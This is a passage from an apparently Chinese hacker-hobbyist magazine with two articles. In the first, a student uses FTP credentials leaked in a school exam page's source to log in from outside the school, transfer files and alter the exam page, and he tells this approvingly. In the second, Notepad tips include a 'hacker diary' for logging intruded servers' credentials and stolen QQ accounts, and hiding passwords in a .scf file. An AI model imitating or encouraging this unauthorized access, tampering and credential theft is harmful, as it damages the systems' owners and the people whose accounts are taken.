


图3




图2

老师为了我们专心测试，把网线给拔了，我又看了一遍网页源代码，真是不看不知道，一看吓一跳啊，原来网页是调用FTP上的（图4）。看到这个ftp地址，相信很多朋友比我还熟悉吧！竟然这么轻易的就把ftp服务器的IP地址、ftp帐号和密码暴露了，唉，难道这就是我敬爱的老师的杰作吗？




图4

不过有一点我不大明白，明明是拔了网线的为什么又能成功的调用ftp服务器上的网页呢？我们电子教室里除了70台学生用电脑和2台教师用电脑外明明没有服务器啊？对此，我有些想不通。等到了周末，我在校外网吧用ftp登录了上去，可以成功列目录（看来不是内网服务器），而且还可以上传下载文件，如图5。




图5

我大致的看了看文件内容，发现了原来调用的试题网页（图6）。在里边随便加上几个字就赶快溜之大吉了（图7）。




图6




图7

后来我核对了一下ftp服务器的IP地址，发现和本校网站是同一个IP地址。想了想终于弄明白了，原来网页不是调用ftp上的，至于源代码中出现的ftp帐号和密码完全是老师的多余之举。至于前面的困惑，后来我在查了ftp服务器IP所在地时也终于弄明白了，原来http://172.16.14.2和ftp服务器都是在学校同一局域网内，当我们访问http://172.16.14.2时，http://172.16.14.2就会去访问ftp服务器，只是ftp服务器拥有公网IP，所以能在校外访问，而http://172.16.14.2因为和我们学生机在同一局域网，所以即使不连网也能访问。

记事本也能这么玩

郑皓

Windows 自带的记事本体积小，打开快速，用起来很方便，而下面的四种小技巧将会使我们操作起来更为快捷，灵活。不信的话就看看吧！

1．打造自己的专用黑客日记

何谓黑客日记呢？当然是用来记录自己在黑客活动中的事件。比如：今天入侵了一台服务器，要记住他的IP、用户名密码等信息，明天又盗了个QQ号，后天突发灵感要记下什么等等。现在我们就来打造一个自动的日记本，称其为自动是因为不用每次都手工的添加日期和时间，本本会自动添加。

在“开始”－“运行”栏中输入“**notepad**”启动记事本，然后在第一行写入“**.LOG**”，再敲一个回车，好了，自动日记本打造完成！你只需每次打开时记下自己要写的话，然后保存退出。当下次再打开时你的日记就会自动添加日期和时间了（图1）。




图1




图2

2．记事本打开

各位小菜在研究黑客工具、病毒木马时免不了要用到记事本来打开分析文件，最快捷的办法当然是在右键菜单中添加“记事本打开”了，如何添加呢，在系统盘的“Documents and settings\用户名\SendTo”文件夹中，移入notepad的快捷方式（图2）。这样，以后再遇到任何类型的文件，右键一发送到notepad就搞定了！

3．自动保存

记事本不能够像word那样自动保存文件，使用起来确实不太方便。我们借助于一个叫Autosave Your Edit软件的帮忙就可以轻松解决这个问题。安装后运行该软件，换到中文界面点击“被保存的程序”—“增加被保存的程序”。运行记事本，然后点击“程序名”右侧的“P”按钮，从正在运行的程序列表中选择notepad.exe。接着，将鼠标指针移动到“热键”栏，设置自动保存文件的热键，默认的热键为ctrl+s，点击“+”按钮将其添加到下面窗口。最重要的还要设置自动保存文件的时间间隔，最小值为10秒，默认值为300秒，设置完成后点击“增加”关闭对话框，将autosave最小化到托盘即可。启动记事本，就可以输入文字了，如果文件还没有保存过，一会儿就会提示你进行保存文件操作，此后每隔10秒钟就会自动保存一次文件。

4．保存你的密码。

使用记事本新建一个文档，输入以下内容：

```
[Shell]
Command=2
IconFile=explorer.exe,3
[Taskbar]
Command=ToggleDesktop
```

把文件名称改为显示桌面.scf，一般情况下，系统是不显示scf这种扩展名的。SCF文件是“Windows资源管理器命令”文件，也是一种可执行文件。显示桌面.scf被点击后，就相当于点击了快速启动栏中的显示桌面按钮。

> **显示某些特殊扩展名文件的办法是：**
>
> （1）在“运行”栏键入“REGEDIT”启动注册表编辑器。
>
> （2）找到如下键值：[HKEY_CLASSES_ROOT\DocShortcut]，在右侧的窗格中将“NeverShowExt”字符串值删除，就可以让“SHB”扩展名显示出来。
>
> （3）找到如下键值：[HKEY_CLASSES_ROOT\InternetShortcut]，在右侧的窗格中将“NeverShowExt”字符串值删除，就可以让“URL”扩展名显示出来。
>
> （4）找到如下键值：[HKEY_CLASSES_ROOT\piffile]，在右侧的窗格中将“NeverShowExt”字符串值删除，就可以让“PIF”扩展名显示出来。
>
> （5）找到如下键值：[HKEY_CLASSES_ROOT\SHCmdFile]，在右侧的窗格中将“NeverShowExt”字符串值删除，就可以让“SCF”扩展名显示出来。
>
> （6）找到如下键值：[HKEY_CLASSES_ROOT\ShellScrap]，在右侧的窗格中将“NeverShowExt”字符串值删除，就可以让“SHS”扩展名显示出来。
>
> （7）关闭注册表编辑器，重新启动电脑即可。

大家可以利用这种scf文件来隐藏自己的密码等私人信息。使用记事本打开，空几行，下面就可以输入自己的用户名密码等信息（图3），保存后，显示桌面.scf会正常运行，使所有窗口最小化，但一般人绝对不会想到，使用可爱的记事本打开它，就会发现你的私人信息了。这样用起来很方便，而且安全性也很高！打开的方法，当然是使用右键发送到记事本就可以了。


